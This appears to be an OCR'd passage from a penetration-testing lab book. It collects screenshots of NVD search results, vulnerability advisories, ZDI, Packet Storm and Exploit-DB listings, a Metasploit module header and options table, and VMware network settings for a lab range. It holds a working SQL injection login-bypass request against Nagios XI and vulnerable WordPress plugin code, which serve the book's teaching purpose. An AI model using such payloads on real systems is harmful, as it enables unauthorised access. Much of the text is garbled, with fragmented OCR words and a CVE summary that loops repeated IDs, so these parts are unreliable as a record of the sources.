Mission an NVD is the governmen of standard vulnerabilit manageme data enable of vulnerab manageme measureme compliance	U.S. It repositor Is based ty Int data. Thes automat bility Int, securit ent, and	Y (Advance Keyword his try a prod Try a <u>CVE</u> Only vulne Linux kern (A). • Search	luct or vendor name standard vulnerability name erabilities that match ALL key nel vulnerabilities are categor h All	or <u>OVAL</u> query words will be returned	rch	distributions
Resource	Status	e e e e e e	h Last 3 Months h Last 3 Years			
NVD contains:         78268 CVE Vulnerabilities         355 Checklists         249 US-CERT Alerts         Misconfigurations (CCE), under development						
10286 <u>0V/</u> 114081 <u>CPE</u>	dated: 8/3/2016 OS-CERT Vulnerability Notes					

#### Search Results (Refine Search)

There are 2,022 matching records. Displaying matches 1 through 20.

#### Search Parameters:

- Keyword (text search): Adobe
- Search Type: Search All
- Contains Software Flaws (CVE)

#### 1 2 3 4 5 6 7 8 9 10 > >>

#### CVE-2016-4255

Summary: Use-after-free vulnerability in Adobe Reader and Acrobat before 11.0.17, Acrobat and Acrobat Reader DC Classic before 15.006.30198, and Acrobat and Acrobat Reader DC Continuous before 15.017.20050 on Windows and OS X allows attackers to execute arbitrary code via unspecified vectors. Published: 7/12/2016 10:01:00 PM

#### CVSS Severity: v3 - 8.8 HIGH v2 - 6.8 MEDIUM

#### CVE-2016-4254

Summary: Adobe Reader and Acrobat before 11.0.17, Acrobat and Acrobat Reader DC Classic before 15.006.30198, and Acrobat and Acrobat Reader DC Continuous before 15.017.20050 on Windows and OS X allow attackers to execute arbitrary code or cause a denial of service (memory corruption) via unspecified vectors, a different vulnerability than CVE-2016-4191, CVE-2016-4192, CVE-2016-4193, CVE-2016-4194, CVE-2016-4195, CVE-2016-4196, CVE-2016-4197, CVE-2016-4198, CVE-2016-4199, CVE-2016-4200, CVE-2016-4201, CVE-2016-4203, CVE-2016-4204, CVE-2016-4205, CVE-2016-4206, CVE-2016-4207, CVE-2016-4208, CVE-2016-4211, CVE-2016-4212, CVE-2016-4213, CVE-2016-4214, CVE-2016-4250, CVE-2016-4251, and CVE-2016-4212, CVE-2016-4213, CVE-2016-4214, CVE-2016-4250, CVE-2016-4251, and CVE-2016-4251, CVE-2016-4214, CVE-2016-4250, CVE-2016-4251, and CVE-2016-4251, CVE-2016-4214, CVE-2016-4250, CVE-2016-4251, and CVE-2016-4251, CVE-2016-4214, CVE-2016-4250, CVE-2016-4251, CVE-2016-4251, CVE-2016-4251, CVE-2016-4251, CVE-2016-4251, CVE-2016-4251, CVE-2016-4251, CVE-2016-4251, CVE-2016-4251, CVE-2016-4250, CVE-2016-4251, CVE-2016-4251, CVE-2016-4251, CVE-2016-4251, CVE-2016-4250, CVE-2016-4251, CVE-2016-

Published: 7/12/2016 10:00:59 PM

CVSS Severity: v3 - 9.8 CRITICAL v2 - 10.0 HIGH

#### CVE-2016-4252

Summary: Adobe Reader and Acrobat before 11.0.17, Acrobat and Acrobat Reader DC Classic before 15.006.30198, and Acrobat and Acrobat Reader DC Continuous before 15.017.20050 on Windows and OS X allow attackers to execute arbitrary code or cause a denial of service (memory corruption) via unspecified vectors, a different vulnerability than CVE-2016-4191, CVE-2016-4192, CVE-2016-4193, CVE-2016-4194, CVE-2016-4195, CVE-2016-4196, CVE-2016-4197, CVE-2016-4198, CVE-2016-4199, CVE-2016-4200, CVE-2016-4201, CVE-2016-4202, CVE-2016-4203, CVE-2016-4204, CVE-2016-4205, CVE-2016-4205, CVE-2016-4206, CVE-2016-4207, CVE-2016-4208, CVE-2016-4211, CVE-2016-4212, CVE-2016-4213, CVE-2016-4214, CVE-2016-4250, CVE-2016-4251, and CVE-2016-4214, CVE-2016-4214, CVE-2016-4251, and CVE-2016-4254.

Published: 7/12/2016 10:00:58 PM

CVSS Severity: v3 - 9.8 CRITICAL v2 - 10.0 HIGH

# **Vulnerability Notes Database**

Advisory and mitigation information about software vulnerabilities

DATABASE HOME
---------------

#### Notes by Date Updated

Updated	ID	Title
02 Aug 2016	VU#603047	Crestron AirMedia AM-100 contains multiple vulnerabilities
01 Aug 2016	VU#974424	Crestron Electronics DM-TXRX-100-STR web interface contains multipl
29 Jul 2016	VU#682704	Misys FusionCapital Opics Plus contains multiple vulnerabilities
29 Jul 2016	VU#790839	Objective Systems ASN1C generates code that contains a heap overflo
29 Jul 2016	VU#217871	Intel CrossWalk project does not validate SSL certificates after first acc
19 Jul 2016	VU#797896	CGI web servers assign Proxy header values from client requests to int
13 Jul 2016	VU#665280	Accela Civic Platform Citizen Access portal contains multiple vulnerabili
13 Jul 2016	VU#707943	Microsoft Windows based applications may insecurely load dynamic lib
12 Jul 2016	VU#123799	libbpg contains a type confusion vulnerability that leads to out of bound
05 Jul 2016	VU#690343	Acer Portal app for Android does not properly validate SSL certificates



#### Vulnerabilities

Liferay Portal 'barebone.jsp' Directory Traversal Vulnerability 2016-08-03 http://www.securityfocus.com/bid/92215

OpenSSL CVE-2016-0705 Denial of Service Vulnerability 2016-08-02 http://www.securityfocus.com/bid/83754

OpenSSL 'crypto/bio/b\_print.c' Denial of Service Vulnerability 2016-08-02 http://www.securityfocus.com/bid/84169

OpenSSL Padding Oracle Incomplete Fix Information Disclosure Vulnerability 2016-08-02 http://www.securityfocus.com/bid/89760

OpenSSL CVE-2015-3197 Security Bypass Vulnerability 2016-08-02 http://www.securityfocus.com/bid/82237 Apache Tomcat Security Manager CVE-2016-0714 Remote Code Execution Vulnerability 2016-08-02 http://www.securityfocus.com/bid/83327

Apache Tomcat CVE-2015-5174 Directory Traversal Vulnerability 2016-08-02 http://www.securityfocus.com/bid/83329

Apache Tomcat Security Manager CVE-2016-0706 Information Disclosure Vulnerability 2016-08-02 http://www.securityfocus.com/bid/83324

OpenSSL CVE-2016-2176 Information Disclosure Vulnerability 2016-08-02 http://www.securityfocus.com/bid/89746

Apache Tomcat CVE-2015-5345 Directory Traversal Vulnerability 2016-08-02 http://www.securityfocus.com/bid/83328

#### 🗴 About 🛛 📮 Conta



# OpenSSL CVE-2015-3197 Security Bypass Vulnerability

Bugtraq ID:	82237
Class:	Design Error
CVE:	CVE-2015-3197
Remote:	Yes
Local:	No
Published:	Jan 28 2016 12:00AM
Updated:	Aug 02 2016 06:00AM
Credit:	Nimrod Aviram and Sebastian Schinzel
Vulnerable:	SuSE SUSE Linux Enterprise Server 10 SP4 LTSS SuSE openSUSE Evergreen 11.4 Slackware Slackware Linux 14.1 Slackware Linux x86_64 -current Slackware Linux 14.1 x86_64 Slackware Linux 14.0 x86_64 Slackware Linux 14.0 Slackware Linux 14.0

In		

#### Nagios XI 'tfPassword' Parameter SQL Injection Vulnerability

exploit

Attackers can use a browser to exploit this issue.

The following example request is available:

POST /nagiosql/index.php HTTP/1.1 Host: localhost Content-Length: 69 Origin: http://locahost User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/29.0.1547.76 Safari/537.36 Content-Type: application/x-www-form-urlencoded Referer: http://localhost/nagiosql/ Cookie: PHPSESSID=httj04vv2g028sbs73v9dqoqs3

tfUsername=test&tfPassword=%27%29+OR+1%3D1+limit+1%3B--+&Submit=Login

# TippingPoint Zero Day Initiative The Zero Day Initiative (ZDI), founded by TippingPoint, is a program for rewarding security researchers for responsibly disclosing vulnerabilities. Depending on who you are, here are a few links to get you started:

- Researchers: Learn how we pay for your vulnerability discoveries, register for the ZDI or login.
- Vendors: Read our disclosure policy or join our security partner program
- Press, Curiosity Seeker: Learn more about ZDI or read answers to some frequently asked questions

Please contact us at zdi [at] trendmicro [dot] com with any questions or queries. For sensitive e-mail communications, please use our PGP key.

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# **Published Advisories**

The following is a list of all publicly disclosed vulnerabilities discovered by TippingPoint Zero Day Initiative researchers. While the affected vendor is working on a patch for these vulnerabilities, TippingPoint customers are protected from exploitation by security filters delivered ahead of public disclosure. TippingPoint customers are additionally protected against 0day vulnerabilities discovered by our own DVLabs researchers. A list of published advisories discovered by TippingPoint's DVLabs research group is available from:

#### http://dvlabs.tippingpoint.com/advisories/published/

ZDI Advisories: 2016 | 2015 | 2014 | 2013 | 2012 | 2011 | 2010 | 2009 | 2008 | 2007 | 2006 | 2005

ZDI-16-448	CVE: CVE-2016-3587	Published: 2016-07-21				
Oracle Java MethodHand	Oracle Java MethodHandle Remote Code Execution Vulnerability					
ZDI-16-447	CVE: CVE-2016-3606	Published: 2016-07-21				
Oracle Java Uninitialized	Object Generation Remote Code Execution	n Vulnerability				
ZDI-16-446	CVE: CVE-2016-3598	Published: 2016-07-21				
Oracle Java MethodHand	les dropArguments Remote Code Execution	on Vulnerability				
ZDI-16-445	CVE: CVE-2016-3610	Published: 2016-07-21				
Oracle Java MethodHand	les filterReturnValue Remote Code Execu	tion Vulnerability				
ZDI-16-444	CVE: CVE-2016-3499	Published: 2016-07-21				
Oracle WebLogic PartIter	m Arbitrary File Upload Remote Code Exe	cution Vulnerability				
ZDI-16-443	CVE: CVE-2016-3510	Published: 2016-07-21				
Oracle WebLogic JBoss Interceptors Deserialization of Untrusted Data Remote Code Execution Vulnerability						
ZDI-16-442	CVE: CVE-2016-3607	Published: 2016-07-21				
Oracle Glassfish PartItem Arbitrary File Upload Remote Code Execution Vulnerability						

### A B C D E F G H I J K L M N O P Q R S T U V W X Y Z

# Α

Acme Packet Net-Net 3820 Acme Packet Net-Net 4500 Acme Packet Net-Net 6300 Acme Packet Net-Net Application Session Controller Acme Packet Enterprise Operations Monitor Acme Packet Palladion Fraud Detection and Prevention Acme Packet Net-Net Interactive Session Recorder Acme Packet Palladion Communications **Operations Monitor** Acme Packet Net—Net Security Gateway Acme Packet Net-Net Session Director Acme Packet Net-Net Central Acme Packet Net-Net Session Router

Assigned Premium Care Account Specialist Overlay ATG Business Control Center (BCC) ATG Commerce ATG Commerce B2B Module ATG Search Management Console ATG Unified Multisite Architecture Axiom Fibre Channel SAN Slammer Axiom SCSI SAN Slammer Axiom MaxRep Replication Engine Axiom NAS Slammer Axiom NAS Slammer Axiom Pilot Policy Controller AxiomONE CLI AxiomONE CDy Services Bundle AxiomONE Data Protection Manager

### **Vulnerability Details**

This vulnerability allows remote attackers to execute arbitrary code on vulnerable installations of Oracle WebLogic. Authentication is not required to exploit this vulnerability.

The PartItem class in WebLogic FileUpload allows remote attackers to write to arbitrary files via a NULL byte in a file name in a serialized instance, when used in conjunction with a specific version of Oracle Java. It also allows the attacker to copy any file into a different location. By copying it to the web application root directory, an attacker could leverage this vulnerability to execute arbitrary code under the context of the process.

### Vendor Response

Oracle has issued an update to correct this vulnerability. More details can be found at:

http://www.oracle.com/technetwork/security-advisory/cpujul2016-2881720.html

### **Disclosure Timeline**

2016-01-22 - Vulnerability reported to vendor 2016-07-21 - Coordinated public release of advisory

### Credit

This vulnerability was discovered by:

Alvaro Munoz (pwntester) and Christian Schneider (cschneider4711)

### Vulnerability Details

This vulnerability allows remote attackers to execute arbitrary code on vulnerable installations of Wireshark. User interaction is required to exploit this vulnerability in that the target must visit a malicious page or open a malicious file.

The specific flaw exists within the handling of PCAPNG files. The issue lies in the handling of the if\_filter section within next-generation PCAP files. An attacker can leverage this vulnerability to execute arbitrary code under the context of the the current process.

### Vendor Response

Wireshark has issued an update to correct this vulnerability. More details can be found at:

https://bugs.wireshark.org/bugzilla/show\_bug.cgi?id=11455

### **Disclosure Timeline**

2015-09-08 - Vulnerability reported to vendor 2015-12-08 - Coordinated public release of advisory

### Credit

This vulnerability was discovered by:

Anonymous

## Google Chrome 46.0.2490.71 Invalid Read Or Write Vulnerabilities

10 Dec. 2015

### Summary

The Image11::map function in renderer/d3d/d3d11/Image11.cpp in libANGLE, as used in Google Chrome before 46.0.2490.71, mishandles mapping failures after device-lost events, which allows remote attackers to cause a denial of service (invalid read or write)

### Credit:

The information has been provided by Mariusz Mlynski, anonymous, Collin Payne, Atte Kettunen of OUSPG, Muneaki Nishimura (nishimunea), lastland.net and Muneaki Nishimura.

Free Website Security Scan Detect web app vulnerabilities Get guidance from professionals. Free Fuzzer Report University study comparing the top 6 commercially availble fuzzers. Vulnerability Assessment Accurate and automated scanning for networks of any size.

### Details

Vulnerable Systems: \* Google Chrome before 46.0.2490.71

**Protect your website!** 

Free Trial, Nothing to install. No interruption of visitors. www.beyondsecurity.com/vulnerability-scanner

Immune Systems: \* Google Chrome after 46.0.2490.71

Google Chrome is prone to multiple security vulnerabilities. Attackers can exploit these issues to execute arbitrary code, bypass certain security restrictions and perform unauthorized actions and to gain access to sensitive information that may aid in further attacks.

### CVE Information: CVE-2015-6760

Disclosure Timeline:

Original release date: 10/15/2015 Last revised: 10/15/2015 Comments:

🌽 zFTP 20061220+dfsg3-4.1 Buffer Overflow	
Authored by Juan Sacco	Posted Aug 3, 2016
zFTP client version 20061220+dfsg3-4.1 suffers from a local buf	ffer overflow vulnerability.
tags   exploit, overflow, local	
MD5 4092b4d38904d8792040b4a6662a816e	Download   Favorite   Comments (0)
-	
🏉 Atutor 2.2.1 Path Traversal	
Atutor 2.2.1 Path Traversal Authored by High-Tech Bridge SA   Site htbridge.com	Posted Aug 3, 2016
	Posted Aug 3, 2016
Authored by High-Tech Bridge SA   Site htbridge.com	Posted Aug 3, 2016
Authored by High-Tech Bridge SA   Site htbridge.com Atutor version 2.2.1 suffers from a path traversal vulnerability.	Posted Aug 3, 2016 Download   Favorite   Comments (0)
Authored by High-Tech Bridge SA   Site htbridge.com Atutor version 2.2.1 suffers from a path traversal vulnerability. tags   exploit, file inclusion	Download   Favorite   Comments (0)

Whitepapers

Other

Tools

The login component of the Polycom Command Shell on Polycom HDX video endpints, running software versions 3.0.5 and earlier, is vulnerable to an authorization bypass when simultaneous connections are made to the service, allowing remote network attackers to gain access to a sandboxed telnet prompt without authentication. Versions prior to 3.0.4 contain OS command injection in the ping command which can be used to execute arbitrary commands as root.

tags | exploit, remote, arbitrary, shell, root MD5 | 5148a87c832137fe939461e0ece4695b

### 🚺 WordPress WangGuard 1.7.1 Cross Site Scripting

Authored by Yorick Koster, Securify B.V.

All

Exploits Advisories

WordPress WangGuard plugin version 1.7.1 suffers from a cross site scripting vulnerability.

tags | exploit, xss MD5 | a86b8c7f6f9a7002a42cf2e707b82a32

Download | Favorite | Comments (0)

Download | Favorite | Comments (0)

Posted Aug 2, 2016

Details https://sumofpwn.nl/advisory/2016/cross\_site\_scripting\_in\_wangguard\_wordpress\_plugin.html

The issue exists in the file wangguard-admin.php and is caused by the lack of output encoding on the security questions & answers. It should be noted that this functionality is also vulnerable to Cross-Site Request Forgery.

```
jQuery("#wangguardnewquestionbutton").click(function() {
    jQuery("#wangguardnewquestionerror").hide();
    var wgq = jQuery("#wangguardnewquestion").val();
    var wga = jQuery("#wangguardnewquestionanswer").val();
    if ((wgq==') || (wga==')) {
        jQuery("#wangguardnewquestionerror").slideDown();
        roturn:
                     return:
          data = {
                     action
                                                   : 'wangguard_ajax_questionadd',
                                           : wgq,
                     q
                     а
                                             : wga
           jQuery.post(ajaxurl, data, function(response) {
    if (response!='0') {
if (response!='0') {
    jQuery("#wangguard-question-noquestion").remove();
    var newquest = '<div class="wangguard-question" id="wangguard-question-'+response+'">';
    newquest += '<div class="wangguard-question", 'wangguard')) ?>: <strong>'+wgq+'</strong><br/>';
    newquest += '<?php echo addslashes(__("Answer", 'wangguard')) ?>: <strong>'+wgq+'</strong><br/>';
    newquest += '<a href="javascript:void(0)" rel="'+response+'" class="wangguard-delete-question"><?php echo
    addslashes(__('Answer", 'wangguard')) ?>: <strong>'+wgq+'</strong><br/>';
    newquest += '<a href="javascript:void(0)" rel="'+response+'" class="wangguard-delete-question"><?php echo
    addslashes(__('delete question', 'wangguard')) ?></a>/div>';
    iouconv("#wangguard-new_question-container").anpend(newquest):

                                jQuery("#wangguard-new-question-container").append(newquest);
jQuery("#wangguardnewquestion").val("");
jQuery("#wangguardnewquestionanswer").val("");
                     else if (response=='0') {
                               jQuery("#wangguardnewquestionerror").slideDown();
```

```
});
});
```

In order to exploit this issue, the attacker has to lure/force a logged on WordPress Administrator into opening a malicious website.

Date Added	D	Α	۷	Title	Platform
2016-07-29	₽	-	0	Barracuda Web App Firewall 8.0.1.008/Load Balancer 5.4.0.004 - Post Auth Remote Root	Linux
2016-07-29	₽	-	0	Barracuda Web Application Firewall 8.0.1.008 - Post Auth Remote Root Exploit (Metasploit)	Linux
2016-07-29	₽		0	Easy File Sharing Web Server 7.2 - SEH Overflow (Egghunter)	Windows
2016-07-27	₽		V	Centreon 2.5.3 - Web Useralias Command Execution (Metasploit)	Python
2016-07-26	₽	-	Ø	Barracuda Web App Firewall 8.0.1.007/Load Balancer 5.4.0.004 - Post Auth Remote Root	Linux
2016-07-26	₽	-	0	Iris ID IrisAccess iCAM4000/iCAM7000 - Hardcoded Credentials Remote Shell Access	Linux
2016-07-25	4	-	0	Barracuda Web App Firewall 8.0.1.007/Load Balancer 5.4.0.004 - Remote Command Execution (Metasploit)	Linux

# Offensive Security Exploit Database Archive



The Exploit Database - ultimate archive of Exploits, Shellcode, and Security Papers. New to the site? Learn about the Exploit Database.

FreeBSD				CVE (eg: 2015-1423) I'm not a robot	SEA	ARCH	
Advanced Search							
128 total entries << prev 1 2 3 next >>							
Date 🕶	D	Α	۷	Title	Platform	Author	
2016-03-16	•	-	¥	FreeBSD 10.2 amd64 Kernel - amd64_set_ldt Heap Overflow	FreeBSD_x86- 64	Core Security	
2016-01-25	₽	-	0	FreeBSD SCTP ICMPv6 Error Processing	FreeBSD	ptsecurity	
2015-01-29	₽	-	V	FreeBSD Kernel - Multiple Vulnerabilities	FreeBSD	Core Security	
2013-10-04	•	-	V	FreeBSD 9.0 - Intel SYSRET Kernel Privilege Escalation Exploit	FreeBSD	CurcolHekerLin.	
2013-06-26	•	-	V	FreeBSD 9 - Address Space Manipulation Privilege Escalation	FreeBSD	Metasploit	
2013-06-21	•	-	V	FreeBSD 9.0-9.1 mmap/ptrace - Privilege Escalation Exploit	FreeBSD	Hunger	
2013-02-05	•	-	0	FreeBSD 9.1 ftpd Remote Denial of Service	FreeBSD	Maksymilian Ar.	
2012-08-03	₽	-	0	FreeBSD Kernel - SCTP Remote NULL Ptr Dereference DoS	FreeBSD	Shaun Colley	
2012-01-14	₽	-	V	FreeBSD Telnet Service Encryption Key ID Buffer Overflow	BSD	Metasploit	
2011-12-01	•	-	0	FreeBSD ftpd and ProFTPd on FreeBSD - Remote Root Exploit	FreeBSD	kingcope	
2011-09-30	₽	-	V	FreeBSD - UIPC socket heap Overflow Proof of Concept	FreeBSD	Shaun Colley	
2011-08-29	₽	-	~	Writing Assembly on FreeBSD (x64)	FreeBSD_x86- 64	entropy	
Mr	n	et	ta	Sploit <sup>®</sup> Exploits Blog Support Docur	nentation	RAPID <mark>I</mark> -	



EDB-ID: 24538	Author: Metasploit	<b>CVE:</b> 2013-0025
Published: 2013-02-23	Type: remote	Platform: Windows
EDB Verified: 🎺	Exploit: 🌷 Download // 🗋 View Raw	Vulnerable App: N/A
Tags: Metasploit Framew	vork	

### « Previous Exploit

```
1
     ##
 2
     # This file is part of the Metasploit Framework and may be subject to
 3
     # redistribution and commercial restrictions. Please see the Metasploit
 4
     # Framework web site for more information on licensing and terms of use.
 5
     #
         http://metasploit.com/framework/
 6
     ##
 7
8
     require 'msf/core'
9
10
     class Metasploit3 < Msf::Exploit::Remote</pre>
11
         Rank = NormalRanking
12
13
         include Msf::Exploit::Remote::HttpServer::HTML
14
         include Msf::Exploit::RopDb
```

## Executive Summary

This security update resolves a vulnerability in Microsoft Windows. The vulnerability could allow remote code execution if an attacker sends specially crafted requests to a DNS server.


This security update is rated Critical for all supported releases of Windows Server 2008 for 32-bit Systems, Windows Server 2008 for x64-based Systems, Windows Server 2008 R2 for x64-based Systems, Windows Server 2012, and Windows Server 2012 R2. For more information, see the **Affected Software** section.


The security update addresses the vulnerability by modifying how DNS servers parse requests. For more information about the vulnerability, see the **Vulnerability Information** section.

For more information about this update, see Microsoft Knowledge Base Article 3100465.

OVE DOTE OO		+ Maticual M	ulaerahilitu Datahasa (NU/D)			
CVE-2015-008			ulnerability Database (NVD) n • Vulnerable Software Versions • SCAP Mappings			
Description						
Server 2008 SP2 an R2, and Windows R	nd R2 SP1, Windows 🕻	7 SP1, Window s remote attacl	erver 2003 SP2, Windows Vista SP2, Windows is 8, Windows 8.1, Windows Server 2012 Gold and kers to execute arbitrary code via a crafted (1) we erability."			
References						
Note: <u>References</u> are is not intended to be o		enience of the re	ader to help distinguish between vulnerabilities. The lis			
MS:MS15-020	at migragaft com/ac-	ity/bulletin/MC4	5 020			
	et.microsoft.com/secur	ity/builetin/MS1	. <u>J-UZU</u>			
	• BID:72886					
<ul> <li><u>URL:http://www.securityfocus.com/bid/72886</u></li> </ul>						
		72886				
• SECTRACK:10318	390					
• SECTRACK:10318						
<ul> <li>SECTRACK:10318</li> <li>URL:http://www.</li> <li>Iodule options (</li> </ul>	390 securitytracker.com/id/ (exploit/windows)	/ <u>1031890</u> /smb/ms15_0	20_shortcut_icon_dllloader):			
<ul> <li>SECTRACK:10318</li> <li>URL:http://www.</li> <li>lodule options (</li> <li>Name</li> </ul>	990 securitytracker.com/id/	/ <u>1031890</u> /smb/ms15_0				
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<ul> <li>SECTRACK:10318</li> <li>URL:http://www.sections</li> <li>Name</li> <li>FILENAME</li> <li>FOLDER_NAME</li> <li>SHARE</li> <li>SRVHOST</li> </ul>	390 securitytracker.com/id/ (exploit/windows) Current Setting msf.lnk	/1031890 /smb/ms15_0 Required  yes no no yes	Description The LNK file Folder name to share (Default none) Share (Default Random) The local host to listen on. This mus			
<ul> <li>SECTRACK:10318</li> <li>URL:http://www.solute options ( Name FILENAME FOLDER_NAME SHARE SRVHOST be an address (</li> </ul>	<pre>890 securitytracker.com/id/ (exploit/windows) Current Setting msf.lnk 0.0.0.0 on the local mach</pre>	/1031890 /smb/ms15_0 Required yes no yes hine or 0.0	Description The LNK file Folder name to share (Default none) Share (Default Random) The local host to listen on. This mus. .0.0			
<ul> <li>SECTRACK:10318</li> <li>URL:http://www.social</li> <li>odule options (</li> <li>Name</li> <li>FILENAME</li> <li>FOLDER_NAME</li> <li>SHARE</li> <li>SRVHOST</li> <li>be an address of SRVPORT</li> </ul>	<pre>890 securitytracker.com/id/ (exploit/windows) Current Setting msf.lnk 0.0.0.0 on the local mach</pre>	/1031890 /smb/ms15_0 Required yes no yes hine or 0.0	Description The LNK file Folder name to share (Default none) Share (Default Random) The local host to listen on. This mus. .0.0			
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• SECTRACK:10318 • URL:http://www. Name FILENAME FOLDER_NAME SHARE SRVHOST be an address of SRVPORT	exploit/windows (exploit/windows) Current Setting msf.lnk 0.0.0.0 on the local mack 445	/1031890 /smb/ms15_0 Required yes no yes hine or 0.0	Description The LNK file Folder name to share (Default none) Share (Default Random) The local host to listen on. This mus. .0.0			

# **Chapter 4: Identifying Range Architectures**







Clone Virtual Machine Wizard					
Clone Type How do you want to clone this virtual machine?					
Clone method					
Create a linked clone A linked clone is a reference to the original virtual machine and requires less disk space to store. However, it cannot run without access to the original virtual machine.					
Create a full clone A full clone is a complete copy of the original virtual machine at its current state. This virtual machine is fully independent, but requires more disk space to store.					
< Back Next > Cancel					

Clone Virtual Machine Wizard	23
Cloning Virtual Machine	
✓ Preparing done operation	
✓ Creating full clone	
✔ Done	
	Close

/irtual Machine Settings				
Hardware Options				
Memory Processors Hard Disk (SCSI) CD/DVD (SATA) CD/DVD 2 (SATA) Network Adapter USB Controller Sound Card Printer	Summary 1 GB 1 20 GB Auto detect Auto detect NAT Custom (VMnet2) Present Auto detect Present Auto detect	Device status Connected Connect at power on Network connection Bridged: Connected directly to the physical network Replicate physical network connection state NAT: Used to share the host's IP address Host-only: A private network shared with the host Custom: Specific virtual network VMnet0 (Auto-bridging) LAN segment: LAN Segments Advanced		



NAT Settings	Map Incoming Port	<b>×</b>
Network:	Host port:	
Subnet IP: Subnet mask:	Туре:	● TCP ○ UDP
Gateway IP:	Virtual machine IP address	
Port Forward	Virtual machine port:	
Host Port	Description:	
		OK Cancel Help
	<u></u>	
		Add Remove Properties
Advanced		Add Remove Properties
🔽 Allow acti		
Allow acti	Organizationally Unique Ident	ifier
<ul> <li>Allow acti</li> <li>Allow any</li> <li>UDP timeout</li> </ul>	(in seconds): 30	ifier
<ul> <li>Allow acti</li> <li>Allow any</li> <li>UDP timeout</li> <li>Config port:</li> </ul>	r Organizationally Unique Ident (in seconds): 30 0	ifier
<ul> <li>Allow acting</li> <li>Allow any</li> <li>UDP timeout</li> <li>Config port:</li> <li>Enable IP</li> </ul>	v Organizationally Unique Ident (in seconds): 30 0	ifier
<ul> <li>Allow acti</li> <li>Allow any</li> <li>UDP timeout</li> <li>Config port:</li> </ul>	v Organizationally Unique Ident (in seconds): 30 0	ifier
<ul> <li>Allow acting</li> <li>Allow any</li> <li>UDP timeout</li> <li>Config port:</li> <li>Enable IP</li> </ul>	v Organizationally Unique Ident (in seconds): 30 0 v6 ix: fd15:4ba5:5a2b:1008::/6	ifier





DHCP Settings	-	Constant on the local division of the local	-	X
Network:	vmnet1			
Subnet IP:	192.168.10	0.0		
Subnet mask:	255.255.25	55.0		
Starting IP address:	192.168	. 10 .128		
Ending IP address:	192.168	. 10 .254		
Broadcast address:	192.168.10	).255		
	Days:	Hours:	Min	utes:
Default lease time:	0	0	30	
Max lease time:	0	2	• 0	
		ОК	Cancel	Help

Kali 2.0 Attacker					
Power on this virtual machine Edit virtual machine settings					
<ul> <li>Devices</li> </ul>					
🎟 Memory	4 GB				
Processors	1				
🔜 Hard Disk (SCSI)	80 GB				
💿 CD/DVD (IDE)	Using file D:\othe				
🤁 Network Adapter	NAT				
🤁 Network Adapte	Custom (VMnet1)				
🚭 USB Controller	Present				
Ø) Sound Card	Auto detect				
🖶 Printer	Present				
Display	Auto detect				
<ul> <li>Description</li> </ul>					

Type here to enter a description of this virtual machine.

